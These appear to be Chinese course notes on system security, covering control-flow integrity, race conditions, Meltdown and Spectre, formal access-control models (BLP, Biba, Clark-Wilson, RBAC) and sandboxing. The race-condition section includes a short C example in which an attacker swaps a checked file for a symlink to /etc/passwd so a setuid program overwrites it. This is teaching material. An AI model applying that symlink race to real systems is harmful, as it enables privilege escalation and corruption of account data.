
```
1 void foo (void (*pf)() )
2 {
3     pf(); // 通过函数指针pf进行间接调用
4 }
```

### 6. 标签

### 7. CFI: 程序执行必须按照控制流图 (CFG) 的路径执行。

步骤:

- 静态构建CFG, 比如在编译期
- 二进制插桩, 比如在软件安装时添加ID和ID checks, 维护ID的唯一性
- 在装载时校验CFI的插桩 - 直接跳转目标, 确保ID和ID checks存在, ID唯一性
- 程序运行时对ID进行检查 - 间接跳转具有匹配的ID



## Chapter V

1. 当两个并发执行线程访问共享资源时，会存在一种根据线程或进程的时序无意中产生不同结果的方式。
2. 发生在以下情况时：
  1. 多个进程（多个线程）同时访问和操作相同的数据
  2. 执行的结果取决于特定的顺序
3. Race Condition: 针对判断的冲突
4. Data Race: 针对数据(变量)的冲突
5. TOCTTOU: 而一种常见的起因就是代码先检查某个前置条件（例如认证），然后基于这个前置条件进行某项操作，但是在检查和操作的时间间隔内条件却可能被改变，如果代码的操作与安全相关，那么就很可能产生漏洞。这种安全问题也被称做 TOCTTOU (*time of check and the time of use*)。

```

1 // -----process of setuid program-----
2 //
3 if (access("filePathName", W_OK))
4 {
5     exit(EXIT_FAILURE);
6 }
7 // -----
8
9 // -----process of attacer-----
10 //
  
```

```


11 // After the access check
12 unlink("filePathName");
13 symlink("/etc/passwd", "filePathName");
14 // Before the open, "file" points to the password database
15 // -----
16
17 // -----process of setuid program-----
18 //
19 fd = open("filePathName", O_WRONLY);
20 // Actually writing over /etc/passwd
21 write(fd, buffer, sizeof(buffer));
22 // -----

```

6. SET-UID:允许用户使用程序所有者的权限运行程序,允许用户使用临时提升的权限运行程序
7. prevention:
  1. 原子操作:消除检查和使用之间的窗口
  2. 重复检查和使用:To make it difficult to win the "race".
  3. Sticky 符号链接保护:防止创建符号链接
  4. 最小特权原则:防止攻击者赢得竞争后的损失
8. Dirty cow: Linux内核的内存子系统在处理copy-on-write (COW)时出现竞争条件,导致私有只读存储器映射被破坏,可利用此漏洞非法获得读写权限,进而提升权限。
9. Meltdown: 应用程序[攻击者]可以绕过操作系统的内核内存保护,读取内核数据内容。  
 理论基础:CPU的乱序执行和分支预测  
 乱序执行:我们在Tomasulo 算法中加入了ROB来使得提交结果的时候能够按照顺序提交,执行的结暂时存放于ROB而不直接写入寄存器堆,然后再按顺序提交数据。从而可以不出问题。  
 分支预测:由于在指令中存在许多跳转和分支,为了提前访问分支中的代码以解决时间  
 在遇到分支,比如检测权限时,会首先执行分支,然后将结果存储在cache中。  
 当不符合要求(权限不足),则销毁结果,但执行结果仍然保留在cache中。
10. Spectre:正常判断,返回false。由于预测执行,经过多次true训练,处理器在判断之前,预判结果为true,提前执行后续指令,影响Cache状态。


## Chapter VI

1. Classical Security Model: The Reference Monitor
  - Authentication
  - Authorization
  - Audit
  - 最小特权原则:当主体执行操作时,按照主体所需权力的最小化原则分配给主体权力。
  - 最小泄漏原则:当主体执行任务时,按照主体所需知道的信息最小化的原则分配给主体权力。
  - 多级安全策略:主体和客体间的数据流向和权限控制按照安全级别的绝密、秘密、机密、限制和无级别这五个级别来划分。优点是可避免敏感信息的扩散。
2. 自主访问控制:如果作为客体的拥有者的用户个体可以通过设置访问控制属性来准许或拒绝对该客体的访问,那么这样的访问控制称为自主访问控制。
3. 自主安全策略:如果普通用户个体能够参与一个安全策略 的策略逻辑的定义或安全属性的分配,则这样的安全策略称为自主安全策略
4. 访问控制矩阵:它利用二维矩阵规定了任意主体和任意客体间的访问权限。
5. 访问控制表ACL:



#### 6. 访问控制能力表ACCL:用户为中心的访问控制

- 1 {Alice: { (文件1, rwo) (文件2, r) (文件3, rw) },
- 2 Bob: { (文件1, r) (文件2, rwo) }
- 3 John: { (文件1, rw) (文件2, r) (文件3, rwo) }}



7. 强制访问控制/强制安全策略:如果只有系统才能控制对客体的访问,而用户个体不能改变这种控制,那么这样的访问控制称为强制访问控制。/ 如果一个安全策略的策略逻辑的定义与安全属性的分配只能由系统安全策略管理员进行控制,则该安全策略称为强制安全策略。
8. 强制访问控制中,普通用户不能改变自身或任何客体的安全级别,即不允许普通用户确定访问权限,只有系统管理员可以确定用户的访问权限
9. 强制访问控制(英语:mandatory access control,缩写MAC)在计算机安全领域指一种由操作系统约束的访问控制,目标是限制主体或发起者访问或对对象或目标执行某种操作的能力。在实践中,主体通常是一个进程或线程,对象可能是文件、目录、TCP/UDP端口、共享内存段、I/O设备等。主体和对象各自具有一组安全属性(即安全标签)。每当主体尝试访问对象时,都会由操作系统内核强制施行授权规则一检查安全属性并决定是否可进行访问。任何主体对任何对象的任何操作都将根据一组授权规则(也称策略)进行测试,决定操作是否允许。在数据库管理系统中也存在访问控制机制,因而也可以应用强制访问控制;在此环境下,对象为表、视图、过程等。
10. Security Label: 安全标签是定义在目标上的一组安全属性信息项。在访问控制中,一个安全标签隶属于一个用户、一个目标、一个访问请求或传输中的一个访问控制信息.在处理一个访问请求时,目标环境比较请求上的标签和目标上的标签,应用策略规则(Bell Lapadula 规则)决定是允许还是拒绝访问
11. Bell LaPadula: Bell-LaPadula模型(BLP)是一种状态机模型,用于在政府和军事应用中实施访问控制。与描述了数据完整性保护规则的Biba完整性模型不同,Bell-LaPadula模型侧重于数据的保密性和对机密信息的受控访问。在该模型中,信息系统中的实体分为主体和对象。模型定义了“安全状态”的概念,并且证明了每个状态转换都是从一个安全状态转移到另一个安全状态,从而归纳证明了该系统满足了模型的安



全性要求。Bell-LaPadula模型基于状态机的概念，该状态机在一个计算机系统中具有一组允许的状态，并且从一个状态到另一种状态的转换由状态转移函数定义。

如果主体对对象的所有访问模式符合安全策略，则该系统的状态被定义为“安全”。为了确定是否允许特定的访问模式，系统需要将主体的许可权与对象的等级（更确切地说，数据等级和数据分隔的组合所构成的安全级别）进行比较。这种许可/等级模式以术语“网格”表示。该模型定义了一个自主访问控制（DAC）规则和两个强制访问控制（MAC）规则，具有三个安全属性：


1. 简单安全属性（Simple Security Property）规定给定安全级别的主体无法读取更高安全级别的对象。
2. \*属性（star Property）规定给定安全级别的主体无法写入任何更低安全级别的对象。
3. 自主安全属性（Discretionary Security Property）使用访问矩阵来规定自主访问控制。

在存在受信任主体的情况下，Bell-LaPadula模型可能会产生从高机密文档到低机密文档的信息流动。受信任主体不受\*属性的限制，但必须证明其在安全策略方面是值得信任的。该安全模型针对访问控制，并被描述为：“下读，上写”。

在Bell-LaPadula模型中，用户只能在其自己的安全级别或更高的安全级别上创建内容（如，秘密研究人员可以创建秘密或绝密文件，但不能创建公共文件；不能下写）。相反，用户只能查看在其自己的安全级别或更低的安全级别的内容（如，秘密研究人员可以查看公共或秘密文件，但不能查看绝密文件；不能上读）。

#### 12. Example:

1. 当安全级别为Secret的主体访问安全级别为Top Secret的客体时，简单安全规则（simple security rule）生效，此时主体对客体可写不可读（no read up）；
  2. 当安全级别为Secret的主体访问安全级别为Secret的客体时，强星属性安全规则（strong star property）生效，此时主体对客体可写可读；
  3. 当安全级别为Secret的主体访问安全级别为Confidential的客体时，星属性安全规则（star property）生效，此时主体对客体可读不可写（no write down）；
13. 支配关系： $a \geq b$ , 当且仅当  $Level(A) \geq Level(B)$  and  $Set(A) \supseteq Set(B)$  即: 1. 级别更高 2. 可访问对象集合更多
14. 当前级别: 低于或等于主体的最高级别
15. tranquility principle: 主体不能将当前级别改变到目前所读的最高级别的下级别: 防止读高写低: 非法的信息流动
16. BLP可以防御木马攻击
17. 但不能防止隐蔽信道的信息非法传递(向上写的问题)
18. Biba: 它基本是BLP模型的对偶，不同的只是它对系统中的每个主体和客体均分配一个完整性级别（integrity level）。通过信息完整性级别的定义，在信息流向的定义方面不允许从级别低的进程到级别高的进程，也就是说用户只能向比自己安全级别低的客体写入信息。



① 当且仅当  $i(O) \leq i(S)$ ，主体S可以写客体O。

② 当且仅当  $i(S2) \leq i(S1)$ ，主体S1可以执行S2。

19. 对于“读”操作，通过定义不同的规则，毕巴模型呈现为三种略有不同的形式。

1. 毕巴低水标模型 (Low-Water-Mark)

设 $S$ 是任意主体,  $O$ 是任意客体,  $i_{min} = \min(i(S), i(O))$ , 那么, 不管完整性级别如何,  $S$ 都可以读 $O$ , 但是“读”操作执行后,  $S$ 的完整性级别被调整为 $i_{min}$ 。(防止信息由低向高)

2. 客体低水标:

当且仅当  $i(S) \leq i(O)$  时, 主体 $S$ 可以读客体 $O$ 。· 设 $S$ 是任意主体,  $O$ 是任意客体,  $i_{min} = \min(i(S), i(O))$ 那么, 不管完整性级别如何,  $S$ 都可以写 $O$ , 但是, “写”操作实施后, 客体 $O$ 的完整性级别被调整为 $i_{min}$ 。

当主体需要读完整性级别低的客体, 说明这个主体对低可信度的信息有依赖性, 那对该主体的信任程度因此降低, 于是把它的完整性级别降低到客体的完整性级别, 防止这个主体进行非法修改行为'

3. 低水标完整审计:

设 $S$ 是任意主体,  $O$ 是任意客体,  $i_{min} = \min(i(S), i(O))$ , 那么, 不管完整性级别如何,  $S$ 都可以读 $O$ , 但是, “读”操作实施后, 主体 $S$ 的完整性级别被调整为 $i_{min}$ 。

设 $S$ 是任意主体,  $O$ 是任意客体,  $i_{min} = \min(i(S), i(O))$ , 那么, 不管完整性级别如何,  $S$ 都可以写 $O$ , 但是, “写”操作实施后, 客体 $O$ 的完整性级别被调整为 $i_{min}$ 。

追踪, 但不防止污染

4. 毕巴环模型 (Ring)

不管完整性级别如何, 任何主体都可以读任何客体。当且仅当  $i(O) \leq i(S)$  时, 主体 $S$ 可以写客体 $O$ 。主体被信任可正确地处理低安全级别的输入

5. 毕巴严格完整性模型 (Strict Integrity)

在满足规则1的基础上, 当且仅当 $i(S) \leq i(O)$ , 不下读和不上写主体 $S$ 可以读客体 $O$ 。在严格完整性模型中, 当且仅当主体和客体拥有相同的完整性级别时, 主体可以同时客体进行“读”和“写”操作。实施了严格完整性模型的规则, 就隐含地实施了低水标模型的规则; 因此, 严格完整性模型也同时防止对实体进行直接的或间接的非法修改

通常, 提及毕巴模型, 一般都是指毕巴严格完整性模型。

20. Biba的支配关系: $i(S_1) \geq i(S_2)$

21. 写规则旨在防止直接的非法修改行为的发生。即, 主体和客体的完整性级别标记能直接反映出该修改是不合理的;

22. 读规则旨在防止间接的非法修改行为的发生。即: 主体和客体原有的完整性级别标记并未反映出该修改的不合理, 但从实际的完整性看, 该修改已经不合理。

23. 执行规则:

1. Invocation Property - 主体 $S_1$ 只能调用在其自身完整性级别或之下的另一个主体 $S_2$

管理员调用工具来更改普通用户的密码。

2. Controlled Invocation - 主体 $S_1$ 只能调用在其自身完整性级别或之上的另一个主体 $S_2$ , 即 $i(S_1) \leq i(S_2)$

普通用户通过密码更改工具更改自己的密码, 需要控制为仅更改用户自己的密码, 而不是/etc/shadow中的其它任何密码

24. Clark-Wilson 模型

Clark-Wilson模型是在Biba模型之后开发的, 它采用一些不同的方法来保护信息的完整性。这种模型使用了下列元素:

◦ 用户 活动个体。

◦ 转换过程(Transformation Procedure, TP) 可编程的抽象操作, 如读、写和更改。

◦ 约束数据项(Constrained Data Item, CDI) 只能由TP操纵。

◦ 非约束数据项(Unconstrained Data Item, UDI) 用户可以通过简单的读写操作进行操纵。

◦ 完整性验证过程(Integrity Verification Procedure, IVP) 检查CDI与外部现实的一致性。

Clark-Wilson模型的一个显著特点是，它专注于结构良好的事务处理和职能划分。结构良好的事务处理是指将数据项从一个一致状态转换为另一个一致状态的一系列操作。如果把一个一致状态看成我们已知的可靠数据，那么这种一致确保了数据的可信性，这也是TPs的工作职责。职能划分在模型中的应用，是通过添加一类程序（IVPs），用以审核TPs的工作并验证数据的可信性。

在系统使用Clark-Wilson模型时，它会将数据划分成一个需要高度保护的子集，称为约束数据项(CDI)，以及一个不需要高度保护的子集，被称为非约束数据项(UDI)。用户不能直接更改关键的数据(CDI)。相反，主体(用户)必须通过软件部分的身份验证，软件过程(TP)将代表用户执行操作。这称为访问三元组：主体(用户)、程序(TP)和客体(CDI)。如果没有使用TP，那么用户就无法更改CDI。UDI不需要如此高级别的保护，并且可以由用户直接操纵。

## 25. 两个重要概念

1. 良构事务 (Well-formed Transaction) 用户只能通过可信程序 (即良构事务) 操作数据 良构事务可以将数据从一个一致性状态转换到另一个一致性状态
2. 职责分离-用户只能使用某一组程序.如果用户能创建一个良构事务，他可能不被允许运行它.用户必须合作来操作数据

26. 1) 需要进行完整性保护的客体称之为CDI，不需要进行完整性保护的客体称之为UDI
- 2) 对CDI进行操作的过程称之为变换过程TP (Transformation Procedures)
- 3) 为了确保对CDI的TP是有效的，则需要授权User做TP的认证
- 4) 为了防止合法用户对CDI做非法或错误操作，将TP过程分为多个子过程，将每个子过程授权给不同的User
- 5) 但是如果TP的每个子过程被授权的User之间存在某种利益同盟，则可能存在欺骗，从而使得CDI的完整性得不到保护


## 27. Chinese Wall:

动态职责分离 (SoD)：· 主体可以自由选择要访问数据，但选择会影响后续权限 · 主体后续访问中，权限取决于其当前的和已访问的数据：· 举例：一旦你为百事可乐工作，你就无法为可口可乐工作！


28. Chinese Wall直接信息流:构建几组互斥的文件组:当用户访问了其中一个就不能访问其他的,避免信息泄露.

## 29. Chinese Wall间接信息流:

1. 写:



2. 读:




## 30. 类型实施模型 TE :


1. “域定义表”(Domain Definition Table, DDT), 描述各个域对不同型客体的访问权限(r,w,e)。
2. “域交互表”(Domain Interaction Table, DIT), 描述各个域之间的许可访问模式 (如创建、发信号、切换)

3. 域间作用表,描述主体之间的访问权限,操作包括创建,杀死进程以及发信号.
4. DDT和DIT由管理员确定,是强制控制访问模型.
31. DTE:高级语言描述的控制策略,使用隐含方式标识安全属性
32. 基于角色的访问控制:用户→ 角色集合→权限集合
33. RBAC是一套成熟的权限模型。在传统权限模型中,我们直接把权限赋予用户。而在RBAC中,增加了“角色”的概念,我们首先把权限赋予角色,再把角色赋予用户。这样,由于增加了角色,授权会更加灵活方便。在RBAC中,根据权限的复杂程度,又可分为RBAC0、RBAC1、RBAC2、RBAC3。其中,RBAC0是基础,RBAC1、RBAC2、RBAC3都是以RBAC0为基础的升级。

#### 1. RBAC0:



2. RBAC1建立在RBAC0基础之上,在角色中引入了继承的概念。简单理解就是,给角色可以分成几个等级,每个等级权限不同,从而实现更细粒度的权限管理




3. RBAC2同样建立在RBAC0基础之上,仅是对用户、角色和权限三者之间增加了一些限制。这些限制可以分成两类,即静态职责分离SSD(Static Separation of Duty)和动态职责分离DSD(Dynamic Separation of Duty)



4. RBAC3是RBAC1和RBAC2的合集,所以RBAC3既有角色分层,也包括可以增加各种限制



34. 莫科尔树:Merkle Tree是一种基于哈希的数据结构。Merkle Tree是一种树状数据结构，该树中的每一个叶子结点都是一个数据块，而每一个非叶子结点都是其子结点组合的哈希。普遍性况下Merkle Tree是二叉树，也就是说Merkle Tree中的每一个结点有两个子结点。Merkle Tree在分布式系统中被广泛使用于进行数据校验。一般来说，在分布式系统中，由于我们将数据存储于许多不同的机器上，那么为了保证数据可靠性及一致性，数据的校验就显得尤为重要。例如我们如果更新了一台机器上的某一块数据，这一更新必须被传递到分布式系统中的所有机器上以保证数据的最终一致性，这样一来对比不同机器上的数据就是问题所在。



35. 数据校验流程:当分布式系统中的电脑对应于一系列数据区块构建出其Merkle Tree之后，我们可以通过如下算法进行自上而下的数据校验：

1. A服务器向B服务器发送需要对应Merkle Tree的根结点的哈希值。
2. B服务器收到该值，并同自己所构建的Merkle Tree的根结点哈希值对比。
3. 如果两个值相同，则代表着二者所存储的文件完全相同。
4. 否则的话，B服务器需要像A服务器索要根结点对应的两个子结点的哈希值。
5. A服务器将对应的值发给B服务器。
6. B服务器对比起相应的结点中的哈希值并重复步骤4和步骤5直到B服务器找到导致哈希值不同的一个或几个数据块。

显而易见，在以上算法中我们仅仅需要发送哈希值就可以进行不同服务器上的数据对比，这一过程是很高效的。并且在对比结束过后我们可以轻易得知哪些数据区块不同并做相应更新，而非更改整个文件。

## Chapter VII

1. 安全设计原则：
  1. 隔离:沙箱,内核隔离,进程隔离
  2. 最小特权
  3. 深度防御：
    1. 使用多种安全机制
    2. 保护薄弱环节 (Secure the weakest link)
    3. 安全的错误处理 (Fail securely)
2. 整体式设计 组件式设计
3. 访问控制
  1. 访问控制矩阵
  2. 访问控制列表:文件驱动/访问能力表:用户驱动
4. 委托代理:进程在运行时传递访问能力(set-uid)

## Unix的访问控制

1. 进程有用户id,从父进程继承
2. 文件有访问控制列表



3. **sticky**:当目录被设置了粘滞位权限以后,即便用户对该目录有写入权限,也不能删除该目录中其他用户的文件数据。

## Windows的访问控制

1. 为用户组和用户设定访问权限
2. Token和安全属性:特权、账户、与进程或线程相关联的组
3. 使用SID识别主体
4. 模拟令牌
5. 注册表

## Web

隔离和最小特权

沙箱隔离

渲染引擎和浏览器内核

## Chapter VIII

### 不可信代码的运行

物理隔离/虚拟化环境/进程调用隔离

引用监控器必须时刻调用,用以仲裁来自程序的请求

**chroot**: chroot提供Change Root的功能,改变程序执行时所参考的根目录位置

**jail**: Jail是chroot机制的一种进化后的机制,翻译成中文叫“监狱”,它可以提高更为高级和灵活的隔离和监管机制,除了文件系统监管外,还实现了设备隔离,用户隔离,系统资源隔离,使其更像是一种虚拟机机制了,与此相似的概念有linux下的openvz,以及Solaris下的Container。Jail可以说是一种轻量级的虚拟机制,比起linux下的openvz,差的地方有网络地址分配,共享库控制这两大方面。

存在问题:

粗粒度策略: - 全部访问或不访问文件系统(All or nothing access to parts of file system) - 对某些应用程序不适合,比如web浏览器 · 需要对jail外文件读访问(比如,在Gmail中发送附件)

不能阻止一些恶意应用: - 访问网络 - 尝试crash主机操作系统

### 系统调用检查

为了破坏主机系统,应用程序必须进行系统调用: 监控应用程序的系统调用并且阻塞(block)未授权调用。

**ptrace**当指定进程进行系统调用,唤醒**ptrace**

缺点:

- 如果应用fork,那么监控器也要fork
- fork的监控器监控fork的应用程序
- 如果监控器崩溃,应用程序必须被kill掉
- 监控器必须维护与被监控应用程序相关的所有系统状态
- 跟踪所有系统调用:效率低,如:不需要trace系统调用"close"
- 监控器只能通过kill掉应用程序来终止系统调用

**skytrace**只转发被监控的系统调用给监控器

解析符号连接，并且用完整目标路径替代系统调用路径参数

当应用程序调用 `execve`，监控器加载新的过滤策略文件

为特定应用程序(如：浏览器)选择策略很困难，是这种方法 未广泛使用的主要原因。

**BPF fliter**

Google Native Client

- 它允许在浏览器内执行原生的编译好的代码

- 高安全性
- 两个沙箱隔离不可信代码

## 虚拟机

虚拟机监控器安全假设：

恶意软件可能感染客户机操作系统和客户机应用

但是恶意软件不能从受感染的虚拟机中逃逸

不能感染宿主机系统,不能感染同一硬件上的其它虚拟机

隐蔽通道：隔离组件之间的非预期通信信道

虚拟机的入侵检测/自省

## 软件故障隔离

限制应用程序运行在相同的地址空间

允许有效的跨域调用

给每个不可信程序分配一个 `fault domain`

修改不可信程序，防止其写入或者跳转到 `fault domain` 以外的地址

方法:将地址空间根据应用程序划分为不同的段

代码分为代码和数据段

